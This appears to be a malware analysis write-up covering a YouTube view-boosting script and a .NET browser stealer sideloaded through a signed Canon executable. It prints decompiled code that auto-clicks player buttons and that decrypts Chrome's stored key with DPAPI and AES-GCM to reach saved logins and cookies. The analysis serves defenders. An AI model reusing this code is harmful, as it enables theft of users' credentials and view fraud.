
The method the malware author uses to navigate to the YouTube video is complex and tries to mimic real user behavior. We suspect the malware author didn't simply instruct the browser to navigate directly to the boosted video's URL because YouTube detects such simple attempts to boost a video's view count and flags them.

The third JavaScript command now runs on the page, where the boosted video plays.


```
function httpGet(b) {
      var a = new XMLHttpRequest();
      return a.open(‘GET’, b, !1), a.send(null), a.responseText;
}
function simulateE(b) {
      var a = b.getBoundingClientRect();
      httpGet(‘http://localhost:6881/click?x=’ + a.x + ‘&y=’ + a.y + ‘&w=’ + a.width
+ ‘&h=’ + a.height);
}
setInterval(function () {
      var b = document.getElementsByTagName(‘path’);
      for (let a = 0; a < b.length; a++)
            if (‘M 12,26 18.5,22 18.5,14 12,10 z M 18.5,22 25,18 25,18 18.5,14 z’ ==
b[a].getAttribute(‘d’)) {
                  var c = b[a].getBoundingClientRect();
                  (0 != c.x || 0 != c.y) && simulateE(b[a]);
            }
}, 2000), setInterval(function () {
      var b = document.getElementsByTagName(‘path’);
      for (let a = 0; a < b.length; a++)
            if (‘M 18,11 V 7 l -5,5 5,5 v -4 c 3.3,0 6,2.7 6,6 0,3.3 -2.7,6 -6,6 
-3.3,0 -6,-2.7 -6,-6 h -2 c 0,4.4 3.6,8 8,8 4.4,0 8,-3.6 8,-8 0,-4.4 -3.6,-8 -8,-8 
z’ == b[a].getAttribute(‘d’)) {
                  var c = b[a].getBoundingClientRect();
                  (0 != c.x || 0 != c.y) && simulateE(b[a]);
            }
}, 2000), setInterval(function () {
      var b = document.getElementsByTagName(‘div’);
      for (let a = 0; a < b.length; a++)
            if (null != b[a].getAttribute(‘id’) && b[a].getAttribute(‘id’).index-
Of(‘skip-button’) > -1) {
                  var d = b[a].getElementsByTagName(‘button’);
                  for (let c = 0; c < d.length; c++) {
                        var e = d[c].getBoundingClientRect();
                        (0 != e.x || 0 != e.y) && simulateE(d[c]);
                  }
            }
}, 2000);
```

It uses `setInterval` to call three functions every two seconds.


The first function is responsible for starting the video if it stops. It searches for the Play button on YouTube and, if the script finds the button, it instructs *ToolsBag.dll* to click it.


BIỂU ĐỒ (tiếp theo)
Dưới đây là biểu đồ nói về số chuột mà bốn thôn đã diệt được :
(Con)
SỐ CHUỘT BỐN THÔN ĐÃ DIỆT ĐƯỢC
3000
2750
2500
2250
2000
1750
1500
1250
1000
750
2000
2200
1600
2750
path#ytp-id-402.ytp-svg-fill 15.17 × 18.67
0:02 / 8:03

The second function re-starts the video if it ends. The function searches for the Replay button on YouTube and if it is found, sends a request to *ToolsBag.dll to click it.*


Up next in 5
Buổi 1 Ôn tập toán lớp 3
1:01:07
Buổi 1 Ôn tập toán , Tính giờ, đổi đơn vị đo, phép tính cộ...
Toán Cô Minh
CANCEL
PLAY NOW
path#ytp-id-455.ytp-svg-fill 18.67 × 23.33
8:02 / 8:03

The third function automatically clicks on the Skip Ad button, in a similar way to the previous functions: by searching for the button, obtaining its bounding box and instructing *ToolsBag.dll* to click it.




Stealer (*CNQMUTIL.dll*) analysis

This .NET assembly is a stealer that exfiltrates the saved credentials and cookies from the victim's browser. If the user has a valid Facebook session, the malware leverages Facebook's Graph API to determine how valuable the account is for the malware author:


- does the victim pay for ads?
- are any business manager accounts accessible?
- is the account administering any page or group?

This .dll is loaded into *Bravia.exe*, a digitally signed .exe from *Canon*. The entry point is the `get` method from the `FolderPath` property, called from the digitally signed executable.



```
public static string FolderPath
{
    get
    {
        Application.CopyTimFile();
        Environment.Exit(0);
        return string.Empty;
    }
}
```


Next, it performs some cleanup: deletes all files in the *Temps* folder and searches for *Local State* files in *%APPDATA%* and *%LOCALAPPDATA%*. The purpose of the search is to find Chrome-based browser's *User Data* folder that, as its name suggests, contains user data such as saved credentials and cookies.



```
    {
        Directory.CreateDirectory(text);
    }
    try
    {
        string[] array = Application.\u0002(text, "*.*");
        foreach (string path in array)
        {
            try
            {
                File.Delete(path);
            }
            catch (Exception u)
            {
                Application.\u0002("16", u);
            }
        }
    }
    catch (Exception u2)
    {
```


For each found *Local State* i.e. Chrome installation, the malware:

- searches for Chrome profiles by searching for *Login Data* in the folder of *Local State*
- loads *Local State* as JSON and Decrypts the *encrypted_key* via DPAPI




```
foreach (string text3 in list)
{
    try
    {
        string[] array3 = Application.RecursiveSearchIndir\u0002(Path.GetDirectoryName(text3), "Login Data");
        if (array3.Length > 0)
        {
            string text4 = Application.RemoveAppdataPath\u0003(text3);
            appdata appdata = new appdata
            {
                Name = text4
            };
            string value = File.ReadAllText(text3);
            local local = JsonConvert.DeserializeObject<local>(value);
            byte[] array4 = null;
            if (local != null && local.os_crypt != null && local.os_crypt.encrypted_key != null)
            {
                try
                {
                    array4 = Application.UnProtectKey\u0002(Convert.FromBase64String(local.os_crypt.encrypted_key), null);
                    appdata.os_key = Convert.ToBase64String(array4);
                }
                catch (Exception u4)
                {
                    Application.WriteExceptionToConsole\u0002("19", u4);
                }
```

The malware author wrote a utility function to decrypt cookies, logins and *encrypted_key* from *Local State*. If the buffer to be decrypted starts with `DPAPI` (68, 80, 65, 80, 73) it calls `ProtecedData.UnProtect` [6] on the data to be decrypted.



```
private static byte[] UnProtectKey\u0002(byte[] \u0002, byte[] \u0003)
{
    try
    {
        if (\u0002[0] == 68 && \u0002[1] == 80 && \u0002[2] == 65 && \u0002[3] == 80 && \u0002[4] == 73)
        {
            byte[] array = new byte[\u0002.Length - 5];
            Buffer.BlockCopy(\u0002, 5, array, 0, array.Length);
            return ProtectedData.Unprotect(array, null, DataProtectionScope.CurrentUser);
        }
        if (\u0002[0] == 118 && \u0002[1] == 49 && \u0002[2] == 48)
        {
            return Application.UnProtectKey\u0002(\u0002, \u0003, 3);
        }
        return \u0002;
    }
    catch (Exception u)
    {
        Application.WriteExceptionToConsole\u0002("11", u);
    }
    return null;
}
```


If the buffer starts with `v10` (118, 49, 48) it performs AES decryption:



```
private static byte[] UnProtectKey\u0002(byte[] \u0002, byte[] \u0003, int \u0005)
{
    if (\u0003 == null || \u0003.Length != 32)
    {
        throw new ArgumentException("Key needs to be " + 256 + " bit!", "key");
    }
    if (\u0002 == null || \u0002.Length == 0)
    {
        throw new ArgumentException("Message required!", "message");
    }
    MemoryStream memoryStream = new MemoryStream(\u0002);
    byte[] result;
    try
    {
        BinaryReader binaryReader = new BinaryReader(memoryStream);
        try
        {
            binaryReader.ReadBytes(\u0005);
            byte[] nonce = binaryReader.ReadBytes(12);
            GcmBlockCipher gcmBlockCipher = new GcmBlockCipher(new AesEngine());
            AeadParameters parameters = new AeadParameters(new KeyParameter(\u0003), 128, nonce);
            gcmBlockCipher.Init(false, parameters);
            byte[] array = binaryReader.ReadBytes(\u0002.Length);
            byte[] array2 = new byte[gcmBlockCipher.GetOutputSize(array.Length)];
            try
            {
                int outOff = gcmBlockCipher.ProcessBytes(array, 0, array.Length, array2, 0);
                gcmBlockCipher.DoFinal(array2, outOff);
            }
```

